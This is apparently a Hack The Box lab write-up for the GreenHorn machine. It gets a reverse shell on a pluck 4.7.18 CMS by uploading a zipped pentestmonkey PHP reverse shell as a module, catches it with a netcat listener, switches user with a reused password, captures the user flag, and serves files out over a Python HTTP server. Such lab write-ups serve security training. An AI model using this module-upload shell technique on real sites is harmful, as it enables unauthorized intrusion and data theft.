take a look at your website
take a look at the result

credits
all the people who helped develop pluck

Check writable options
Check writable options

need help?
we'd love to help you

pluck 4.7.18 © 2005-2024. pluck is available under the terms of the GNU General Public License.

I got Logged In

pluck 4.7.18 © 2005-2024. pluck is available under the terms of the GNU General Public License.


As the version is given I try to search for it and find out it have RCE we can Upload shell in way to install modules by .zip formate
For doing that.

I’m using pentest monkey revere shell

- https://github.com/pentestmonkey/php-reverse-shell

Configure it :


- open any text editor.
- Change IP to yours.



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

After setting up reverse shell open admin panel.

- GO to Options.



options

Here you can configure pluck so it suits your wishes and

general settings
change general settings like the title of your website and

manage modules
manage modules and include them in your website


module settings
change module configuration settings

choose theme
change the look and feel of your website

language settings
choose the language that will be used by pluck

change password
it is a good idea to change your password regularly

- In Options > Modules setting > Install modules



manage modules

Manage your modules here. Remove unused modules, or start your search for new modules to enrich your website with new functionality. You can also add modules to your website, by choosing *Add modules to website*.

albums

blog

contact form

multi theme


tinymce

view site link


<<< back

pluck 4.7.18 © 2005-2024. pluck is available under the terms of the GNU General Public License.

- Tap on Install modules.



- Here we can upload reverse shell



install modules

Here you can install new modules. Please make sure you have downloaded a module first.

<<< back


pluck 4.7.18 © 2005-2024. pluck is available under the terms of the GNU General Public License.

Gaining shell

Open terminal start netcat to listen incoming connection

- nc -lnvp 1234
- 1234 is the default port.


Let Upload that reverse shell but here is a catch we need to zip the reverse shell.


Home / Lab / htb-labs / GreenHorn / php-reverse-shell
CHANGELOG
COPYING.GPL
COPYING.PHP-REVERSE-SHELL
LICENSE
php-reverse-shell.php
README.md
Cancel
Create Compressed Archive
Create

Archive name

php-reverse-shell .zip

Let upload



install modules


Here you can install new modules. Please make sure you have downloaded a module first.

Browse... php-reverse-shell.zip Upload

<<< back


pluck 4.7.18 © 2005-2024. pluck is available under the terms of the GNU General Public License.

Here we go !!




```
death@esther:~/Lab/htb-labs/GreenHorn$ nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.11.25 37688
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 04:19:31 up  1:56,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    10.10.16.11      02:28    1:48m  0.02s  0.02s -bash
root     pts/1    10.10.16.11      02:30    1:48m  0.01s  0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Here we have 2 user in home directory




```
death@esther:~/Lab/htb-labs/GreenHorn$ nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.11.25 58852
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UT
 04:21:52 up  1:58,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    10.10.16.11      02:28    1:51m  0.02s  0.02s -bash
root     pts/1    10.10.16.11      02:30    1:50m  0.01s  0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/
$ ls /home
git
junior
```

git and junior




```
$ ls /home
git
junior
$ cd /home/git
/bin/sh: 3: cd: can't cd to /home/git
$ cd /home/junior
$
```

We don’t have permission to access user git directory, but we can access user junior directory .
In user junior I got user.txt but we don’t have permission to read and write as www-data .



```
$ cd /home/junior
$ ls
Using OpenVAS.pdf
openvas.pdf
user.txt
$ cat  user.txt
cat: user.txt: Permission denied
$
```


We don’t have any permissions.



```
drwxr-xr-x 3 junior junior  4096 Aug  5 02:29 .
drwxr-xr-x 4 root   root    4096 Jun 20 06:36 ..
lrwxrwxrwx 1 junior junior     9 Jun 11 14:38 .bash_history -> /dev/null
drwx------ 2 junior junior  4096 Jun 20 06:36 .cache
-rw-r----- 1 root   junior 61367 Jun 11 14:39 Using OpenVAS.pdf
-rw-r----- 1 root   root   61367 Aug  5 02:29 openvas.pdf
-rw-r----- 1 root   junior    33 Aug  5 02:23 user.txt
$ 
```


First of all let make the shell stable

- python3 -c 'import pty;pty.spawn("/bin/bash")'



```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@greenhorn:~$ 
```


Right now I am www-data let try to switch user to junior. Maybe junior is the admin let try



```
www-data@greenhorn:~$ su junior
su junior
Password: iloveyou1

junior@greenhorn:/var/www$ 
```

So, the password worked the user “junior” password is “iloveyou1”. Let cat the user.txt



```
junior@greenhorn:~$ cat user.txt
cat user.txt
17c73f2beac97f102f9a64e6583e4a1f
junior@greenhorn:~$ 
```


Here is our user.txt

- **17c73f2beac97f102f9a64e6583e4a1f**

we got our 1st flag successfully.

Let Escalate Privileges

I tried to check but junior cant use sudo.




```
junior@greenhorn:~$ sudo -l
sudo -l
[sudo] password for junior: iloveyou1

Sorry, user junior may not run sudo on greenhorn.
junior@greenhorn:~$
```


So here is pdf in home directory let read this maybe we can find something here.
So I need to download this to my system. In order to download we need to open python server on this target system.

- python -m http.server 3333



```
junior@greenhorn:~$ python3 -m http.server 3333
python3 -m http.server 3333
Serving HTTP on 0.0.0.0 port 3333 (http://0.0.0.0:3333/) ...
```

Let download this pdf to our system.



